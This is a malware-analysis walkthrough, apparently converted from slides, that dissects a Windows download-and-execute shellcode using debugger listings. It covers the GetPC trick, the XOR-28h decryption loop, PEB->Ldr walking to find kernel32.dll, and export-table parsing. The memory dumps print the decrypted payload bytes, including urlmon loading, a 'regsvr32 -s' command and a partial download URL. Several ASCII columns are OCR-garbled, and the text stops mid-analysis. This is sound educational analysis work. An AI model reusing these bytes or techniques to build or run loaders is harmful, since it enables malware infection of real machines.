

# ANATOMY OF A SHELL CODE

---


*Abhineet Ayan*

# Agenda:

1. **Initialization:** Finding own address in memory.
2. **Decryption:** Decryption of the code.
3. **Loading Library Functions:** Loading of desired functions.
4. **Execution:** Execution of the loaded functions to connect, download and execute the malicious file.

# 1. Initialization

- GetPC aka “Get Program Counter”.




```
Disassembly
Address: 0040101b
00401004 66 83 E4 FC      and     sp,0FFFFCh
00401008 FC             cld
00401009 EB 10      jmp     0040101B
0040100B 58             pop     eax
0040100C 31 C9          xor     ecx,ecx
0040100E 66 81 E9 52 FE  sub     cx,0FE52h
00401013 80 30 28       xor     byte ptr [eax],28h
00401016 40             inc     eax
00401017 E2 FA         loop    00401013
00401019 EB 05      jmp     00401020
0040101B E8 EB FF FF FF call    0040100B ; Step 1
00401020 AD         lods     dword ptr [esi]
00401021 CC             int     3
00401022 5D         pop     ebp
00401023 1C C1       sbb     al,0C1h
00401025 77 1B      ja     00401042
00401027 E8 4C A3 68 18 call    18A8B378
0040102C A3 68 24 A3 58 mov     dword ptr ds:[58A32468h],eax
00401031 34 7E       xor     al,7Eh
00401033 A3 5E 20 1B F3 mov     dword ptr ds:[F31B205Eh],eax
00401038 4E             dec     esi
00401039 A3 76 14 2B 5C mov     dword ptr ds:[5C2B1476h],eax
0040103E 1B 04 A9     sbb     eax,dword ptr [ecx+ebp*4]
00401041 ??             db     c6h
```

- Step 1: CALL instruction will push the offset from EIP and will jump to the specified line.
- Step 2: POP instruction will pop the offset pushed and will store it to the EAX.

So, now the address is known and saved to EAX.

## 2. Decryption

- Decryption Loop:
  - Now after knowing its own address, it will decrypt the whole code to carry out the execution. The code before decryption is just garbage and will not accomplish anything. Let's have a look at Fig below:



```
Disassembly
Address: 00401017
00401001 41          inc     ecx
00401002 41          inc     ecx
00401003 41          inc     ecx
00401004 66 83 E4 FC and     sp,0FFFFCh
00401008 FC          cld
00401009 EB 10      jmp     0040101B
0040100B 58          pop     eax
0040100C 31 C9      xor     ecx,ecx
0040100E 66 81 E9 52 FE sub    cx,0FE52h           : Step 1
00401013 80 30 28    xor     byte ptr [eax],28h : Step 2
00401016 40          inc     eax
00401017 E2 FA      loop   00401013
00401019 EB 05      jmp     00401020
0040101B E8 EB FF FF FF call   0040100B
00401020 85 CC      test    esp,ecx
00401022 5D          pop     ebp
00401023 1C C1      sbb     al,0C1h
00401025 77 1B      ja      00401042
00401027 E8 4C A3 68 18 call   18A8B378
0040102C A3 68 24 A3 58 mov     dword ptr ds:[58A32468h],eax
00401031 34 7E      xor     al,7Eh
00401033 A3 5E 20 1B F3 mov     dword ptr ds:[F31B205Eh],eax
00401038 4E          dec     esi
00401039 A3 76 14 2B 5C mov     dword ptr ds:[5C2B1476h],eax
```

- Step 1: Set the ECX to number of bytes to decrypt. Below you can see the value of ECX.

Registers		
EAX	=	00401021
EBX	=	7FFDF000
ECX	=	000001AE
EDX	=	7C90E4F4
ESI	=	00000000
EDI	=	052BF9D4
EIP	=	00401017
ESP	=	0012FFC4
EBP	=	0012FFFO
EFL	=	00000206

- Step 2: XOR each byte by 28h to yield actual data and keep incrementing EAX till ECX reaches 0 to exit the loop successfully.

The Decryption Loop keeps XORing each byte at the specified address with 28H to decrypt it. The loop will be executed the number of times equal to the Value represented in the ECX register.



# Encrypted & Decrypted Memory

Memory 1

Address: 0x00401020 Columns: Auto

0x00401020	85 cc 5d 1c c1 77 1b e8 4c a3 68 18 a3 68	.I].Áv.èLfh.fh
0x0040102E	24 a3 58 34 7e a3 5e 20 1b f3 4e a3 76 14	\$EX4-É^ .ónÉv.
0x0040103C	2b 5c 1b 04 a9 c6 3d 38 d7 d7 90 a3 68 18	+)..@E=8xx.fh.
0x0040104A	eb 6e 11 2e 5d d3 af 1c 0c ad cc 5d 79 c1	én..10'--.ÍlyÁ
0x00401058	c3 64 79 7e a3 5d 14 a3 5c 1d 50 2b dd 7e	Ädy-É].É].P+Y-
0x00401066	a3 5e 08 2b dd 1b e1 61 69 d4 85 2b ed 1b	É^+.Y.áaiÖ.+.i.
0x00401074	f3 27 96 38 10 da 5c 20 e9 e3 25 2b f2 68	ó'-8.Ü].éÄ+öh
0x00401082	c3 d9 13 37 5d ce 76 a3 76 0c 2b f5 4e a3	ÄÜ.7)Ívfv.+ÖNÉ
0x00401090	24 63 a5 6e c4 d7 7c 0c 24 a3 f0 2b f5 a3	\$cVnÄx .fÉä+ÖÉ
0x0040109E	2c a3 2b ed 83 76 71 eb c3 7b 85 a3 40 08	,É+ifvqéÄ(.ÉÖ.
0x004010AC	a8 55 24 1b 5c 2b be c3 db a3 40 20 a3 df	"U\$. .+.ÄÜÉÖ ÉÖ
0x004010BA	42 2d 71 c0 b0 d7 d7 d7 ca d1 c0 28 28 28	B-qÄ"x*x*ÉNÄ(((
0x004010C8	28 70 78 42 68 40 d7 28 28 28 78 ab e8 31	(pxBhQ*((x«è1
0x004010D6	78 7d a3 c4 a3 76 38 ab eb 2d d7 cb 40 47	x)ÉÄfv8«ë-xÉÖC
0x004010E4	46 28 28 40 5d 5a 44 45 7c d7 3e ab ec 20	F((@)2DE x>«i
0x004010F2	a3 c0 c0 49 d7 d7 d7 c3 2a c3 5a a9 c4 2c	ÉÄÄIxxxÄÄZÖÄ,
0x00401100	29 28 28 a5 74 0c 24 ef 2c 0c 5a 4d 4f 5b	)(.Yt.f.Í..ZMO[
0x0040110E	ef 6c 0c 2c 5e 5a 1b 1a ef 6c 0c 20 08 05	il..^2..il. ..
0x0040111C	5b 08 7b 40 d0 28 28 28 d7 7e 24 a3 c0 1b	[.(@(((x-ÉÄÄ.
0x0040112A	e1 79 ef 6c 35 28 5f 58 4a 5c ef 6c 35 2d	áyil5(XJ)il5-
0x00401138	06 4c 44 44 ee 6c 35 21 28 71 a2 e9 2c 18	.LDDil5!(qcé,. .
0x00401146	a0 6c 35 2c 69 79 42 28 42 28 7b 7f 42 28	15,iyB(B(.B(
0x00401154	d7 7e 3c ad e8 5d 3e 42 28 7b d7 7e 2c 42	x<->è)B((x-B
0x00401162	28 ab c3 24 7b d7 7e 2c ab eb 24 c3 2a c3	(«Ä\$(x-«é\$Ä*Ä

Autos Locals Memory 1 Threads Modules Watch 1

Memory 1

Address: 0x00401020 Columns: Auto

0x00401020	85 e4 75 34 e9 5f 33 c0 64 8b 40 30 8b 40 0c 8b	.äüé_3Äd.00.0..
0x00401030	70 1c 56 8b 76 08 33 db 66 8b 5e 3c 03 74 33 2c	p.V.v.3Üf.^<.t3,
0x00401040	81 ee 15 10 ff ff b8 8b 40 30 c3 46 39 06 75 fb	.i..ýý..@ÄF9.uä
0x00401050	87 34 24 85 e4 75 51 e9 eb 4c 51 56 8b 75 3c 8b	.4\$.äüQéäLQV.u<.
0x00401060	74 35 78 03 f5 56 8b 76 20 03 f5 33 c9 49 41 fc	t5x.ÖV.v .Ö3ÉIAÜ
0x00401070	ad 03 c5 33 db 0f be 10 38 f2 74 08 c1 cb 0d 03	-.Ä3Ü...8öt.ÄÉ..
0x00401080	da 40 eb f1 3b 1f 75 e6 5e 8b 5e 24 03 dd 66 8b	Ü@èñ;uæ^.^\$.Yf.
0x00401090	0c 4b 8d 46 ec ff 54 24 0c 8b d8 03 dd 8b 04 8b	.K.FiyTs..Ø.Y... .
0x004010A0	03 c5 ab 5e 59 c3 eb 53 ad 8b 68 20 80 7d 0c 33	.Ä«^YÄES-.h €).3
0x004010B0	74 03 96 eb f3 8b 68 08 8b f7 6a 05 59 e8 98 ff	t.-éó.h..+j.Yè"y
0x004010C0	ff ff e2 f9 e8 00 00 00 00 58 50 6a 40 68 ff 00	ýýräè.....XPj@ny.
0x004010D0	00 00 50 83 c0 19 50 55 8b ec 8b 5e 10 83 c3 05	..P\$Ä.PU.i.^.fÄ.
0x004010E0	ff e3 68 6f 6e 00 00 68 75 72 6c 6d 54 ff 16 83	yähon..hurimTý.f
0x004010F0	c4 08 8b e8 e8 61 ff ff ff eb 02 eb 72 81 ec 04	Ä..èèäýýýý.ér.i.
0x00401100	01 00 00 8d 5c 24 0c c7 04 24 72 65 67 73 c7 44	....\\$.Ç.\$regsÇD
0x00401110	24 04 76 72 33 32 c7 44 24 08 20 2d 73 20 53 68	\$.vr32ÇD\$. -s Sh
0x00401120	f8 00 00 00 ff 56 0c 8b e8 33 c9 51 c7 44 1d 00	s...ýV..èèÉQÇD..
0x00401130	77 70 62 74 c7 44 1d 05 2e 64 6c 6c c6 44 1d 09	wpbTÇD...dllÉD..
0x00401140	00 59 8a c1 04 30 88 44 1d 04 41 51 6a 00 6a 00	.Y\$Ä.0"D..AQj.j.
0x00401150	53 57 6a 00 ff 56 14 85 c0 75 16 6a 00 53 ff 56	SWj.ýV..Äu.j.SýV
0x00401160	04 6a 00 83 eb 0c 53 ff 56 04 83 c3 0c eb 02 eb	.j.fé.SýV.fÄ.ä.ä
0x00401170	13 47 80 3f 00 75 fa 47 80 3f 00 75 c4 6a 00 6a	.GE?.uüGE?.uÄj.j
0x00401180	fe ff 56 08 e8 9c fe ff ff 8e 4e 0e ec 98 fe 8a	þyV.èèþýýZ.N.i"p\$
0x00401190	0e 89 6f 01 bd 33 ca 8a 5b 1b c6 46 79 36 1a 2f	..o..3\$\$(.ÉFy6./
0x004011A0	70 68 74 74 70 3a 2f 2f 66 6f 6f 64 2e 62 67 72	phhttp://
0x004011B0	65 75 6e 69 6f 6e 2e 63 6f 6d 2f 77 2e 70 68 70	com/.php
0x004011C0	3f 66 3d 39 36 65 63 65 26 65 3d 31 00 00 90 90	? 9 e éäe 1....
0x004011D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90	.....
0x004011E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0x004011F0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0x00401200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0x00401210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
0x00401220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Autos Locals Memory 1 Threads Modules Watch 1

# 3. Loading Library Functions

- PEB->Ldr (Process Environment Block Loader):
  - A common method to resolve the addresses of library functions needed is to get the base address of the kernel32.dll.
  - Addresses of desired functions by parsing the kernel32's PE-Header.
  - Process Environment Block (PEB) structure keep track of modules currently loaded in the processes' address space.
  - InitializationOrder module list pointed to by the PEB->Ldr structure holds a linked list of modules.

So, shellcodes try to reach PEB->Ldr first and then navigates to the Kernel32.dll to retrieve the addresses of the desired functions.




Disassembly

Address: 00401028


```
00401026 33 C0      xor     eax,eax
00401028 64 8B 40 30 mov     eax,dword ptr fs:[eax+30h]
0040102C 8B 40 0C    mov     eax,dword ptr [eax+0Ch]
0040102F 8B 70 1C    mov     esi,dword ptr [eax+1Ch]
00401032 56         push    esi
00401033 8B 76 08    mov     esi,dword ptr [esi+8]
00401036 33 DB      xor     ebx,ebx
00401038 66 8B 5E 3C mov     bx,word ptr [esi+3Ch]
0040103C 03 74 33 2C add     esi,dword ptr [ebx+esi+2Ch]
00401040 81 EE 15 10 FF FF sub     esi,0FFFF1015h
00401046 B8 8B 40 30 C3 mov     eax,0C330408Bh
0040104B 46         inc     esi
0040104C 39 06      cmp     dword ptr [esi],eax
0040104E 75 FB      jne     0040104B
00401050 87 34 24    xchg    esi,dword ptr [esp]
00401053 85 E4      test    esp,esp
00401055 75 51      jne     004010A8
00401057 E9 EB 4C 51 56 jmp     56915D47
0040105C 8B 75 3C    mov     esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78 mov     esi,dword ptr [ebp+esi+78h]
```

- Step 1: Get a pointer to the PEB.
- Step 2: Get PEB->Ldr.
- Step 3: Get PEB->Ldr.InInitializationOrderModuleList.Flink (1<sup>st</sup> Entry).

- The Memory shown below is after fetching the first entry of *PEB->Ldr.InInitializationOrderModuleList.Flink* and then “ntdll.dll” (1<sup>st</sup> Entry)



- Get PEB->Ldr.InInitializationOrderModuleList.Flink (2<sup>nd</sup> Entry):




- Getting Address of Kernel32.dll:

The screenshot displays a debugger interface with two main windows. The top window, titled 'Disassembly', shows assembly code. The address 004010AC is highlighted, corresponding to the instruction 'cmp byte ptr [ebp+0Ch], 23h', which is annotated with ':Step 2'. The bottom window, titled 'Memory 1', shows a memory dump starting at address 0x00241FD8. The 12th byte of the dump (at offset 0x0000000C) is highlighted with a red box and contains the value 33, annotated with ':Step 1'. The memory dump also shows the text 'kernel32.dll' in the ASCII column.

- Step 1: Move the address which shows the current DLLs' name to EBP.
  - Step 2: Checks for the 12<sup>th</sup> Byte if equal to digit 3.
- The second step comparison is done to make sure if the retrieved DLL is Kernel32.dll.

## • Getting Kernel32.dll PE-Header:

- After confirming the name of Kernel32.dll, move the “Base Address” of Kernel32.dll to EBP. Memory shows the PE-Header of Kernel32.dll.



The screenshot displays a debugger interface with two main windows: "Disassembly" and "Memory 1".

**Disassembly Window:**

- Address: 004010b8
- Instructions:
  - 004010B5 8B 68 08 mov ebp,dword ptr [eax+8] ; Step 1
  - 004010B8 8B F7 mov esi,edi
  - 004010BA 6A 05 push 5
  - 004010BC 59 pop ecx
  - 004010BD F2 99 FF FF FF call 0040105A

**Memory 1 Window:**

- Address: 0x7C800000
- Columns: Auto
- Memory dump (hex and ASCII):
  - 0x7C800000 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 40 00 MZ.....ÿÿ.,.....@.
  - 0x7C80001A 00 .....
  - 0x7C800034 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 .....ä.....ª...'.Í!;.LÍ!
  - 0x7C80004E 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e This program cannot be run
  - 0x7C800068 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 17 86 in DOS mode....\$. ....

- Loading the Address of “IMAGE\_DATA\_DIRECTORY0” from PE-Header of Kernel32.dll:

The screenshot shows a disassembler window with the following assembly code:

```

Address: 00401063
0040105C 8B 75 3C      mov     esi,dword ptr [ebp+3Ch]
0040105F 8B 74 35 78    mov     esi,dword ptr [ebp+esi+78h] ; Step 1
00401063 03 F5         add     esi,ebp ; Step 2
00401065 56           push    esi
00401066 8B 76 20      mov     esi,dword ptr [esi+20h]
00401069 03 F5         add     esi,ebp
0040106B 33 C9         xor     ecx,ecx
0040106D 49           dec     ecx
  
```

Below the assembly code is a memory dump window titled "Memory 1" showing the contents of memory starting at address 0x7C80262C:

```

Address: 0x7C80262C
Columns: Auto
0x7C80262C 00 00 00 00 2e d1 c4 49 00 00 00 00 98 4b 00 00 01 00 00 00 .....ÑÄI....~K.....
0x7C802640 ba 03 00 00 ba 03 00 00 54 26 00 00 3c 35 00 00 24 44 00 00 *...*...T&...<S...$D..
0x7C802654 e4 a6 00 00 1d 55 03 00 f1 26 03 00 ff 1d 07 00 c1 1d 07 00 ä!...U..â&...ÿ...Á...
0x7C802668 12 94 05 00 f6 92 05 00 11 bf 02 00 11 90 00 00 51 24 07 00 ."...ö'...¿.....Q$.
